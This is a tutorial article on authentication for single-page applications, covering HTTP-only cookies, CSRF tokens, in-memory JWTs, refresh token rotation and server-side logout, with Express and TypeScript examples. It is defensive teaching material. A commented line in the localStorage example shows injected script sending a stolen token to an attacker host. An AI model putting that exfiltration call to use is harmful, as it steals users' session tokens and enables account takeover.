Authentication Patterns for Single-Page Applications
Tokens, cookies, refresh flows, and session management — the authentication patterns that keep SPAs secure without sacrificing user experience.

Authentication in single-page applications is harder than it looks. The browser is a hostile environment — JavaScript can be injected, tokens can be stolen from storage, and CSRF attacks exploit cookie-based sessions. Choosing the wrong pattern creates security holes that are invisible until they're exploited.
The Two Main Approaches
SPAs authenticate using either cookie-based sessions or token-based authentication. Each has distinct security characteristics.
| Approach | Storage | CSRF risk | XSS risk | Works cross-origin |
|---|---|---|---|---|
| HTTP-only cookies | Browser-managed | Yes (mitigatable) | Low | No (same origin) |
| JWT in memory | JavaScript variable | No | Yes (if stored wrong) | Yes |
| JWT in localStorage | localStorage | No | High | Yes |
// ❌ JWT in localStorage — any XSS attack steals the token
localStorage.setItem("token", jwt);

// Any injected script can do:
// fetch("https://attacker.com/steal?token=" + localStorage.getItem("token"))

// ✅ HTTP-only cookie — JavaScript cannot access it
// Set by the server:
// Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict; Path=/
HTTP-only cookies are the most secure default for same-origin SPAs. Tokens in memory (not localStorage) are appropriate for cross-origin setups.
Cookie-Based Authentication
The server sets an HTTP-only cookie after successful login. The browser sends it automatically with every request.
// Server: login endpoint
app.post("/api/auth/login", async (req, res) => {
  const { email, password } = req.body;
  const user = await verifyCredentials(email, password);

  if (!user) {
    return res.status(401).json({ error: "Invalid credentials" });
  }

  const sessionId = await createSession(user.id);

  res.cookie("session", sessionId, {
    httpOnly: true,     // Not accessible via JavaScript
    secure: true,       // Only sent over HTTPS
    sameSite: "strict", // No cross-origin requests
    maxAge: 7 * 24 * 60 * 60 * 1000, // 7 days
    path: "/",
  });

  res.json({ user: { id: user.id, name: user.name } });
});// Server: session middleware
async function sessionMiddleware(req: Request, res: Response, next: NextFunction) {
const sessionId = req.cookies.session;
if (!sessionId) return res.status(401).json({ error: "Not authenticated" });
const session = await getSession(sessionId);
if (!session || session.expiresAt < new Date()) {
res.clearCookie("session");
return res.status(401).json({ error: "Session expired" });
}
req.userId = session.userId;
next();
}CSRF Protection
Cookies are sent automatically, which means a malicious site can trigger authenticated requests. The SameSite=Strict attribute prevents most CSRF attacks. For additional protection, use a CSRF token.
// Server: generate CSRF token for the session
app.get("/api/auth/csrf-token", sessionMiddleware, (req, res) => {
  const csrfToken = generateSecureToken();
  req.session.csrfToken = csrfToken;
  res.json({ csrfToken });
});

// Server: verify CSRF token on state-changing requests
function csrfMiddleware(req: Request, res: Response, next: NextFunction) {
  if (["GET", "HEAD", "OPTIONS"].includes(req.method)) return next();

  const token = req.headers["x-csrf-token"];
  if (token !== req.session.csrfToken) {
    return res.status(403).json({ error: "Invalid CSRF token" });
  }
  next();
}
Token-Based Authentication
When the API and SPA are on different origins, cookies don't work seamlessly. Tokens stored in JavaScript memory (not localStorage) are the safer alternative.
// Client: store token in memory, not localStorage
let accessToken: string | null = null;
let refreshToken: string | null = null;

async function login(email: string, password: string) {
  const res = await fetch("/api/auth/login", {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ email, password }),
  });

  const data = await res.json();
  accessToken = data.accessToken;   // Short-lived: 15 minutes
  refreshToken = data.refreshToken; // Longer-lived: 7 days
}

// Attach token to every request
async function authenticatedFetch(url: string, options: RequestInit = {}) {
  if (!accessToken) throw new Error("Not authenticated");

  const res = await fetch(url, {
    ...options,
    headers: {
      ...options.headers,
      Authorization: `Bearer ${accessToken}`,
    },
  });

  if (res.status === 401) {
    await refreshAccessToken();
    return authenticatedFetch(url, options); // Retry with new token
  }

  return res;
}
Refresh Token Flow
Short-lived access tokens limit the damage window if a token is stolen. Refresh tokens issue new access tokens without requiring re-login.
// Server: refresh endpoint
app.post("/api/auth/refresh", async (req, res) => {
  const { refreshToken } = req.body;

  const payload = verifyRefreshToken(refreshToken);
  if (!payload) return res.status(401).json({ error: "Invalid refresh token" });

  // Rotate refresh token — one-time use
  await revokeRefreshToken(refreshToken);

  const newAccessToken = signAccessToken({ userId: payload.userId }, "15m");
  const newRefreshToken = signRefreshToken({ userId: payload.userId }, "7d");

  await storeRefreshToken(newRefreshToken, payload.userId);

  res.json({ accessToken: newAccessToken, refreshToken: newRefreshToken });
});
Refresh token rotation is critical: each refresh token is single-use. If an attacker steals one and both the attacker and user try to use it, the server detects the reuse and revokes the entire session.
Logout and Session Invalidation
// Server-side: revoke the session
app.post("/api/auth/logout", sessionMiddleware, async (req, res) => {
  await deleteSession(req.sessionId);
  res.clearCookie("session");
  res.json({ success: true });
});

// Client-side: clear in-memory tokens
function logout() {
  accessToken = null;
  refreshToken = null;
  window.location.href = "/login";
}
Always invalidate sessions server-side. Clearing the cookie or token client-side isn't enough — the old session ID or token could still be valid.
Key Takeaways
- HTTP-only cookies are the most secure default for same-origin SPAs — JavaScript can't access them
- Never store tokens in localStorage — any XSS vulnerability becomes a full account takeover
- Use short-lived access tokens (15 min) with refresh token rotation for token-based auth
SameSite=Strictprevents most CSRF attacks without additional tokens- Always invalidate sessions server-side on logout — client-side cleanup isn't enough


